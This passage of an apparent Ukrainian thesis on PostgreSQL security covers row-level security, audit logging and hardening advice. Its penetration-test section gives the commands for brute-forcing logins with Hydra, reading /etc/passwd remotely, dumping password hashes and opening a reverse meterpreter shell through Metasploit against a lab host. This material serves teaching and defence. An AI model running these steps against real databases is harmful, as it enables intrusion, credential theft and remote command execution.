Є набагато більша кількість обмежень та використовуваних привілеїв для об'єктів бази даних. Найпопулярніші та найвідоміші з них, такі як INSERT, UPDATE, DELETE та TRUNCATE відповідають SQL виразам. Також потрібно відмітити що є можливість призначати права до певних підключень баз даних, створення нових схем або об'єктів у схемі, виконання функції тощо.

2.2.4. Безпека на рівні рядків

Однією з дуже розвинених можливостей в системі привілеїв Postgres є безпека на рівні рядків. Ця функція може дозволити надавати привілеї підмножини рядків у таблиці. Для ясності можна сказати що це рядки, які можуть бути запитані за допомогою оператора SELECT, так і можуть бути результатами операторів INSERT, UPDATE та DELETE.

Політика щодо безпеки рядків (RLS) – це спеціальний логічний вираз, який при вибраній команді зміни чи видалення застосовується до всіх рядків які фігурували у запиті. Якщо ми хочемо зробити вибірку за допомогою SELECT то потрібно використати дерективу USING, що буде перевіряти дані на відповідність. А при спробі змінити чи видалити застосовуючи INSERT, UPDATE або DELETE, потрібно використати WITH або CHECK для визначення відповідності виразу (рис. 2.7).

Для того що почати використовувати безпеку на рівні рядків, потрібно два моменти:

увімкнути її для таблиці;

та зазначити політику, котра буде контролювати доступ на рівні рядків.

Дивлячись на попередній приклад, іноді вникає потреба в тому, щоб дозволити клієнтам вносити зміни лише на власні сервери. Спочатку потрібно ввімкнути RLS (row level security) у таблиці:

«*ALTER TABLE any_table ENABLE ROW LEVEL SECURITY;*».

Без певної політики PostgreSQL за умовчанням використовує політику «заборонити», що означає, що жодна роль (крім власника таблиці, який зазвичай є роллю, що створила таблицю) не має до неї доступу [16].

Також відзначимо декілька налаштувань, що дозволяють клієнтам бачити всі сервери, однак з можливістю оновлювати лише власні, визначені за полем «власник»:

« *CREATE POLICY all_servers*

ON any_table FOR SELECT

USING (true);

» ;

« *CREATE POLICY update_own_servers*

ON any_table FOR UPDATE

USING (current_user = owner)

WITH CHECK (current_user = owner);

».

Також необхідно звернути увагу, що тільки власник таблиці може оновлювати та змінювати політику безпеки рядків.




Рис. 2.7. Принцип роботи RLS

2.2.5. Порядок ведення аудиту

Аналізуючи наріжні принципи безпеки – ми роздивилися методи, як вони працюють та можуть вживатися в колективі (тобто накладатися один на одного), задля затримання руху можливого зловмисника в системі.

Введення чіткого журналу аудиту - це одна з важливих аспектів безпеки системи, однак її не завжди реалізують та беруть до уваги. Моніторинг системи та доступу до неї в мережі, вузлі для використовуємого сервера бази даних виходить за межі аналізу СУБД, однак ми можемо проаналізувати, всі дії які стосуються сервера PostgreSQL.

Найочевидніше, що потрібно зробити це створити логи та додати туди найбільшу кількість потрібної інформації (тобто того що проходить в самій базі даних), застосувати докладне ведення журналу. Для увімкнення логування потрібно змінити такі речі в файлі конфігурації сервера, щоб увімкнути додавання

до ведення журналу всіх спроб підключення та всіх виконаних операторів SQL:

«*log_connections = on*» - логуваня успішних підключень;

«*log_disconnections = on*» - логування відключень;

«*log_statement = all*» - логування всіх видів SQL запитів.

Все це також можливо зробити за допомогою конфігурації базового інсталятора PostgreSQL із коробки. З стандартних методів СУБД по аудиту даний метод не масштабується далі за кілька серверів баз. Однак через дуже широку поширеність в підтримці серед різних розробників є додаткові плагіни просунутого аудиту PostgreSQL такі як pgAudit.

pgAudit додає велику кількість деталізації та структуризації при застосуванні операторів. Не варто забувати що даний підхід заснований на журналах, які в свою чергу ускладнюють використання (рис 2.8).

Рис. 2.8. Приклад логування при зміненні стану таблиць

3 РОЗРОБЛЕННЯ ВАРІАНТУ ТЕХНОЛОГІЇ ЗАБЕЗПЕННЯ СИСТЕМИ УПРАВЛІННЯ СИСТЕМИ УПРАВЛІННЯ БАЗОЮ ДАНИХ POSTGRESQL СУЧАСНОГО ПІДПРИЄМСТВА

3.1. Перевірка безпеки СУБД Postgres базової конфігурації

Перед початком перевірки ми визначимо що для перевірки безпеки ми будемо використовувати дистрибутив Linux – Kali-Linux, який призначений саме для цілей пошуку вразливих місць та має досить потужну кількість інструментів.

Спочатку ми використаємо сканер портів Nmap, щоб визначити стан Postgres серверу. Ми знаємо що базово Postgres використовує 5432 порт тож за допомогою даної утиліти ми дізнаємося його статус. Виконуємо дану команду та отримуємо результат (рис. 3.1):

«*nmap -p5432 192.168.1.108*».

Рис. 3.1. Результат визначення стану Postgres [21]

Як ми бачимо дана команда зображає що СУБД має відкритий стан.

Наступним етапом ми спробуємо підібрати паролі за допомогою інструмента Hydra. Цей інструмент являється зломщиком паралельного входу та в наявності має та використовує численні протоколи для атаки. Для використання має досить гнучкі налаштування та являється достатньо швидким. Даний інструмент насамперед демонструє дослідникам безпеки, наскільки тяжко можна отримати несанкціонований доступ до системи віддалено [18].

Для прикладу виконаємо команду для підбору паролей та користувачів та

подивимося результат (рис. 3.2). Важлива нотатка, що за допомогою параметра «-L» ми можемо увімкнути зазначений словник з користувачами, а параметром «-P» список паролей.

«*hydra -L user.txt -P pass.txt 192.168.1.108 postgres*».




Рис. 3.2. Результат виконання підбору паролей [21]

Якщо проаналізувати зображення вище ми можемо впевнитися що виконання команди пройшло успішно тож ми можемо використовувати їх для входу в систему. Таким чином ми впевнилися що потрібно покращити базові методі автентифікації користувачів та безпеки в цілому.

В дистрибутиві Kali Linux є інструмент по замовченню що має назву psql. Даний інструмент є покращеною копією стандартної командної утиліти СУБД Postgres, в якої є можливість Автентифікувати користувача при наявності ім’я користувача та паролю. В минулій операції ми вже дізналися облікові дані тож під ними можливо авторизуватися наступною командою та побачити результат (рис. 3.3):

«*psql -h 192.168.1.108 -U postgres*».




Рис. 3.3. Результат виконання команди авторизації [21]

Як і інші утиліти Kali Linux має вбудований інструмент за назвою Metasploit та є попередньо встановленим, тож ми його будемо використовувати в наступних кроках. Його метою є сканування різних продуктів, програм, комплексних систем задля тестування їх безпеки. Він має різні можливості та відображає результати своїх тестів, наприклад на проникнення, щоб розробники при аналізі безпеки мали можливість усунути недоліки [17].

Для початку ми використаємо цей інструмент для віддаленого читання файлів. За нього відповідає модуль «*postgres_readfile*». В ситуації, якщо в наявності є облікові дані (наприклад обліковий запис супер-користувача), то в цього користувача буде змога читати та відображати файли за вибором, що зберігаються на сервері PostgreSQL. Це дає серйозну вразливість цілісності та конфіденційності зберігаємої інформації. Тож виконаємо наступні команди та подивимося на результат (рис. 3.4):

1. «*use auxiliary/admin/postgres/postgres_readfile*»;
2. «*set rhosts 192.168.1.108*»;
3. «*set rfile /etc/passwd*»;
4. «*set password 123*»;
5. «*exploit*».

```
msf5 > use auxiliary/admin/postgres/postgres_readfile
msf5 auxiliary(admin/postgres/postgres_readfile) > set rhosts 192.168.1.108
rhosts => 192.168.1.108
msf5 auxiliary(admin/postgres/postgres_readfile) > set rfile /etc/passwd
rfile => /etc/passwd
msf5 auxiliary(admin/postgres/postgres_readfile) > set password 123
password => 123
msf5 auxiliary(admin/postgres/postgres_readfile) > exploit
[*] Running module against 192.168.1.108

Query Text: 'CREATE TEMP TABLE tzDVSvHFTjx (INPUT TEXT);
      COPY tzDVSvHFTjx FROM '/etc/passwd';
      SELECT * FROM tzDVSvHFTjx'
================================================================================

    input
    _____
    _apt:x:105:65534::/nonexistent:/usr/sbin/nologin
    avahi-autoipd:x:109:116:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/n
    avahi:x:115:121:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
    backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
    bin:x:2:2:bin:/bin:/usr/sbin/nologin
    colord:x:121:126:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nol
    cups-pk-helper:x:113:120:user for cups-pk-helper service,,,:/home/cups-pk-helper:
    daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
    dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
    games:x:5:60:games:/usr/games:/usr/sbin/nologin
    gdm:x:125:130:Gnome Display Manager:/var/lib/gdm3:/bin/false
    geoclue:x:122:127::/var/lib/geoclue:/usr/sbin/nologin
    gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
    gnome-initial-setup:x:124:65534::/run/gnome-initial-setup/:/bin/false
    hplip:x:119:7:HPLIP system user,,,:/run/hplip:/bin/false
    irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
    kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/:/usr/sbin/nologin
    list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
    lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
    mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
    man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
    messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
    news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
    nm-openvpn:x:118:124:NetworkManager OpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbin/
    nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
    postgres:x:127:133:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
    proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
    pulse:x:123:128:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
    raj:x:1000:1000:raj,,,:/home/raj:/bin/bash
    root:x:0:0:root:/root:/bin/bash
    rtkit:x:111:117:RealtimeKit,,,:/proc:/usr/sbin/nologin
    saned:x:117:123::/var/lib/saned:/usr/sbin/nologin
    speech-dispatcher:x:114:29:Speech Dispatcher,,,:/run/speech-dispatcher:/bin/false
    sshd:x:126:65534::/run/sshd:/usr/sbin/nologin
    sync:x:4:65534:sync:/bin:/bin/sync
    sys:x:3:3:sys:/dev:/usr/sbin/nologin
    syslog:x:104:110::/home/syslog:/usr/sbin/nologin
```

Рис. 3.4. Результат виконання читання файлів [21]

Цим самим впевнюємся що з’єднання повинно бути з шифруванням та додатковим шаром заходів з безпеки.

Іншим модулем який ми розглянемо можливо захопити банер за допомогою модуля «*postgres_sql*». Даним модулем можливо створювати запити до бази даних та отримувати результати за ними, звісно якщо є авторизаційні дані. Наступними командами ми спробуємо увімкнути консоль запитів та виконати функцію відображення версії СУБД (рис. 3.5):

1. «*use auxiliary/admin/postgres/postgres_sql*»;
2. «*set rhosts 192.168.1.108*»;
3. «*set <ім'я користувача>*»;
4. «*set password 123*»;
5. «*exploit*».




Рис. 3.5. Відображення результату віддаленого виконання SQL запиту [21]

На даному етапі бажано встановити окремі доступи для кожного користувача, задля не перевищення порогу доступності до різних компонентів СУБД. Таким чином можливо знизити вірогідність зловмисного проникнення та розкриття конфіденційної інформації.

Також досить небезпечним модулем можливо назвати модуль скидання хешів паролей. При наявності облікових даних адміністратора бази даних, ми використовуємо модуль «postgres_hashdump» для скидання всіх можливих хешів

користувачів (рис. 3.6):

1. «*use auxiliary/scanner/postgres/postgres_hashdump*»
2. «*set rhosts 192.168.1.108*»
3. «*set password 123*»
4. «*exploit*»




Рис. 3.6. Результат скидання хешів [21]

Останній модуль який ми розглянемо має назву «Pwn Postgres Shell». Версії Postgres 9.3 та вище мають функціонал що дає можливість супер-користувачу та користувачам з «pg_execute_server_program» передавати дані, як з так і до зовнішньої програми за допомогою декларації COPY. Дана хитрість дозволяє виконувати довільну кількість команд, ніби ви вводите їх в консолі. А працює цей підхід по принципу створення нової таблиці, що потім виконує системні команди в контексті копіювання виводу команди в таблицю. Тож використаємо її та побачимо результат (рис. 3.7):

1. «*exploit/multi/postgres/postgres_copy_from_program_cmd_exec*»;
2. «*set rhosts 192.168.1.108*»;

3. «*set lhost 192.168.1.111*»;
4. «*set username postgres*»;
5. «*set password 123*»;
6. «*exploit*».




Рис. 3.7. Результат отримання сеансу команди [21]

Таким чином ми отримали відкритий сеанс до бази даних, та тим самим до Бази даних [21]. Маючи відкритий сеанс ми маємо можливість покращити його до здібності додавати нові особливості, іншими словами зробити його meterpreter сеансом, що здатен відкривати нові сеанси (рис. 3.8):

1. «*run*»;
2. «*sessions*»;
3. «*sessions -u 1*»;
4. «*sessions 2*».




Рис. 3.8. Результат відкриття нових сеансів [21]

Таким чином ми отримали повні можливості до доступу до СУБД та роздивилися можливі інструменти для перевірки системи на наявність лазівок у Postgres.

3.2. Розроблення рекомендацій забезпечення безпеки СУБД Postgres

Захист даних є надзвичайно важливим для успіху будь-якого підприємства, а також для безпеки його клієнтів. Перша частина розробки рекомендацій буде стосуватися огляду як підключатися на сервер та на скільки він буде доступний з точки зору безпеки. При конфігурації безпеки потрібно відштовхуватись від принципу найменших привілеїв (тобто потрібно якісно обдумати та дозволити таку кількість доступів скільки буде рахуватися потрібно, та ні в якому разі не більше).

Спочатку надамо рекомендації щодо фізичного доступу. Першим кроком фізичний доступ слід максимально обмежити та переконатись, що сервер на якому розташована СУБД знаходиться у захищеному місці. Під захищеним місцем мається на увазі приватна серверна кімната. В разі окремої кімнати для серверу можна вжити заходи для забезпечення того, щоб у приміщення міг увійти лише уповноважений персонал, вхід в дану кімнату був проведений лише через індивідуальну ключ-карту, а також використовувався моніторинг, наприклад, відеоспостереження.

У разі якщо є потреба в використовуванні суспільних базових просторів, то потрібно впевнитися, що постачальник має достатньо потрібну політику безпеки, та не дає поширенню несанкціонованому доступу. Однак з хмарними просторами СУБД має достатньо малу кількість налаштувань. Однак якщо користуватися надійними постачальниками на зразок Amazon або Google то можна бути впевненим що вони надають високий рівень фізичної безпеки. Але для хмарних та об’єктів спільного розміщення важливо впевнитися в наявності документації, що підтверджує рівень безпеки.

Наступним етапом рекомендацій є підключення. Хоча Postgres використовує один сокет для з’єднання, за допомогою налаштування параметра конфігурації «unix_socket_directories», він може створювати декілька сокетів, з яких може мати різні дозволи кожен. Однак потрібно дуже обережно його налаштувати для повноцінного контролю.

